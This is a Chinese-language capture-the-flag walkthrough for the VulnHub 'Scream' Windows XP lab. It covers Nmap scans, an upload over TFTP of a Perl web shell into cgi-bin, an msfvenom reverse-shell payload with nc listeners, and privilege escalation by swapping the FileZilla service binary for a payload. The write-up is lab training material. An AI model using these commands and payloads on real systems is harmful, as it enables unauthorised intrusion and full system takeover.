scream
port scan
TCP
# Nmap 7.94SVN scan initiated Sun Nov 10 05:54:29 2024 as: nmap -sT --min-rate 5000 -p- -oN nmap_results/port_scan 192.168.27.7
Nmap scan report for 192.168.27.7
Host is up (0.00080s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
80/tcp open  http
MAC Address: 00:0C:29:45:0C:1E (VMware)
# Nmap 7.94SVN scan initiated Sun Nov 10 05:56:52 2024 as: nmap -sT -sV -sC -O -p21,22,23,80 -oN nmap_results/detils_scan 192.168.27.7
Nmap scan report for 192.168.27.7
Host is up (0.00076s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     WAR-FTPD 1.65 (Name Scream XP (SP2) FTP Service)
|_ftp-bounce: bounce working!
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp              0 Nov 10 18:37 bin
| drwxr-xr-x 1 ftp ftp              0 Nov 10 18:37 log
|_drwxr-xr-x 1 ftp ftp              0 Nov 10 18:37 root
22/tcp open  ssh     WeOnlyDo sshd 2.1.3 (protocol 2.0)
| ssh-hostkey:
|   1024 2c:23:77:67:d3:e0:ae:2a:a8:01:a4:9e:54:97:db:2c (DSA)
|_  1024 fa:11:a5:3d:63:95:4a:ae:3e:16:49:2f:bb:4b:f1:de (RSA)
23/tcp open  telnet
| fingerprint-strings:
|   GenericLines, NCP, RPCCheck, tn3270:
|     Scream Telnet Service
|     login:
|   GetRequest:
|     HTTP/1.0
|     Scream Telnet Service
|     login:
|   Help:
|     HELP
|     Scream Telnet Service
|     login:
|   SIPOptions:
|     OPTIONS sip:nm SIP/2.0
|     Via: SIP/2.0/TCP nm;branch=foo
|     From: <sip:nm@nm>;tag=root
|     <sip:nm2@nm2>
|     Call-ID: 50000
|     CSeq: 42 OPTIONS
|     Max-Forwards: 70
|     Content-Length: 0
|     Contact: <sip:nm@nm>
|     Accept: application/sdp
|     Scream Telnet Service
|_    login:
80/tcp open  http    Tinyweb httpd 1.93
|_http-title: The Scream - Edvard Munch
|_http-server-header: TinyWeb/1.93
MAC Address: 00:0C:29:45:0C:1E (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2000|XP|2003 (93%)
OS CPE: cpe:/o:microsoft:windows_2000::sp4 cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003
Aggressive OS guesses: Microsoft Windows 2000 SP4 or Windows XP SP2 or SP3 (93%), Microsoft Windows XP SP2 (93%), Microsoft Windows XP SP2 or Windows Small Business Server 2003 (92%), Microsoft Windows 2000 SP4 (91%), Microsoft Windows XP SP3 (91%), Microsoft Windows 2000 (90%), Microsoft Windows XP SP2 or SP3 (90%), Microsoft Windows 2000 SP0 (87%), Microsoft Windows XP SP2 or Windows Server 2003 (87%), Microsoft Windows Server 2003 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Microsoft Windows 2000|XP|2003 (93%)windows机器
UDP
# Nmap 7.94SVN scan initiated Sun Nov 10 05:55:04 2024 as: nmap -sU --min-rate 10000 -p- -oN nmap_results/udp_scan 192.168.27.7
Nmap scan report for 192.168.27.7
Host is up (0.00097s latency).
Not shown: 65534 open|filtered udp ports (no-response)
PORT   STATE SERVICE
69/udp open  tftp
MAC Address: 00:0C:29:45:0C:1E (VMware)
# Nmap 7.94SVN scan initiated Sun Nov 10 05:57:30 2024 as: nmap -sU -sV -sC -O -p69 -oN nmap_results/udp_detils_scan 192.168.27.7
Nmap scan report for 192.168.27.7
Host is up (0.00073s latency).

PORT   STATE SERVICE VERSION
69/udp open  tftp
| fingerprint-strings:
|   DNSStatusRequest:
|_    Unknown Transfer Id
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port69-UDP:V=7.94SVN%I=7%D=11/10%Time=6730919F%P=x86_64-pc-linux-gnu%r(
SF:DNSStatusRequest,18,"\0\x05\0\x05Unknown\x20Transfer\x20Id\0");
MAC Address: 00:0C:29:45:0C:1E (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
21端口可以匿名登录,69端口开放tftp服务
FTP & TFTP
可以匿名登录,不能get文件
ftp> ls
229 Entering Extended Passive Mode (|||1116|)
150 Connection accepted
drwxr-xr-x 1 ftp ftp              0 Nov 10 18:37 bin
drwxr-xr-x 1 ftp ftp              0 Nov 10 18:37 log
drwxr-xr-x 1 ftp ftp              0 Nov 10 19:32 root
226 Transfer OK
ftp> cd root
250 CWD successful. "/root" is current directory.
ftp> ls
229 Entering Extended Passive Mode (|||1117|)
150 Connection accepted
drwxr-xr-x 1 ftp ftp              0 Nov 11 11:57 cgi-bin
---------- 1 ftp ftp          14539 Oct 31  2012 index.html
226 Transfer OK
tftp服务不能查看文件
感觉root目录像是一个web目录,访问http://192.168.27.7/index.html,访问成功
那就利用tftp尝试是否可以上传文件
tftp> put 1.php
┌──(root㉿kali)-[~/vulnhub/scream]
└─# curl http://192.168.27.7/1.php
<?php phpinfo();
可以访问到,但没有解析
web目录下还有cgi-bin目录
cgi-bin是一个通常用于存放 CGI(Common Gateway Interface)脚本的目录。在
cgi-bin目录中可以执行服务器端语言编写的脚本,如 Perl、Python、PHP
测试发现perl语言可以成功执行
perl webshell
https://github.com/rafalrusin/web-shell/blob/master/web-shell.pl

修改一下密码拿过来用,上传到cgi-bin目录下
tftp> put shell.pl cgi-bin/shell.pl
http://192.168.27.7/cgi-bin/shell.pl?command=echo+%25username%25&password=123456&pwd=
成功执行命令
reverse shell
使用msfvenom生成一个x86的反弹shell
msfvenom -p windows/shell_reverse_tcp lhost=192.168.27.3 lport=1234 -f exe -o reverse.exe
同样,上传到cgi-bin下
http://192.168.27.7/cgi-bin/shell.pl?command=reverse.exe&password=123456&pwd=
┌──(root㉿kali)-[~/vulnhub/scream]
└─# rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.27.3] from (UNKNOWN) [192.168.27.7] 1128
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

c:\www\root\cgi-bin>echo %username%
echo %username%
alex
Privilege Escalation
收集信息
systeminfo
tasklist /V
net start
sc query
c:\www\root\cgi-bin>tasklist /V | findstr SYSTEM
tasklist /V | findstr SYSTEM
FileZilla server.exe     2856    Console  0      2,916 K Running         NT AUTHORITY\SYSTEM
查看任务列表,查找SYSTEM权限的程序
c:\www\root\cgi-bin>net start
net start
FileZilla Server FTP server
可以劫持FileZilla server.exe拿到一个反弹shell
使用msfvenom成功一个反弹shell,设置监听1235端口
将生成的exe文件上传cgi-bin目录
FileZilla server.exe目录为:C:\Program Files\FileZilla Server
C:\Program Files\FileZilla Server>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D891-2687

 Directory of C:\Program Files\FileZilla Server

11/11/2024  05:50 PM    <DIR>          .
11/11/2024  05:50 PM    <DIR>          ..
02/26/2012  06:42 AM         1,044,992 FileZilla Server Interface.exe
02/07/2013  11:10 PM               525 FileZilla Server Interface.xml
02/26/2012  06:42 AM           632,320 FileZilla server.exe
11/01/2012  11:06 AM             5,662 FileZilla Server.xml
02/26/2012  06:42 AM            82,944 FzGSS.dll
02/22/2012  02:10 PM             1,208 legal.htm
02/26/2012  06:50 AM         1,111,040 libeay32.dll
11/06/2011  04:27 AM            18,348 license.txt
02/26/2012  06:41 AM            38,614 readme.htm
02/26/2012  06:50 AM           276,480 ssleay32.dll
11/10/2024  06:36 PM            46,930 Uninstall.exe
              11 File(s)      3,332,865 bytes
               2 Dir(s)  40,085,143,552 bytes free
复制到当前目录,暂停FTP服务
C:\Program Files\FileZilla Server>copy c:\www\root\cgi-bin\PE.exe pe.exe
copy c:\www\root\cgi-bin\PE.exe pe.exe
C:\Program Files\FileZilla Server>net stop "FileZilla Server FTP server"
net stop "FileZilla Server FTP server"
The FileZilla Server FTP server service is stopping.
The FileZilla Server FTP server service was stopped successfully.
重命名为FileZilla server.exe
C:\Program Files\FileZilla Server>move pe.exe "FileZilla server.exe"
move pe.exe "FileZilla server.exe"
Overwrite C:\Program Files\FileZilla Server\FileZilla server.exe? (Yes/No/All): yes
yes
启动FTP服务555
C:\Program Files\FileZilla Server>net start "FileZilla Server FTP server"
并监听1235
┌──(root㉿kali)-[~/vulnhub/scream]
└─# rlwrap nc -lvnp 1235
listening on [any] 1235 ...
connect to [192.168.27.3] from (UNKNOWN) [192.168.27.7] 1134
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>tasklist /V | findstr SYSTEM
cmd.exe  3196  Console   0   2,472 K Running   NT AUTHORITY\SYSTEM   0:00:00 C:\WINDOWS\system32\cmd.exe
成功拿到SYSTEM权限
这是第一次打windows机器,哈哈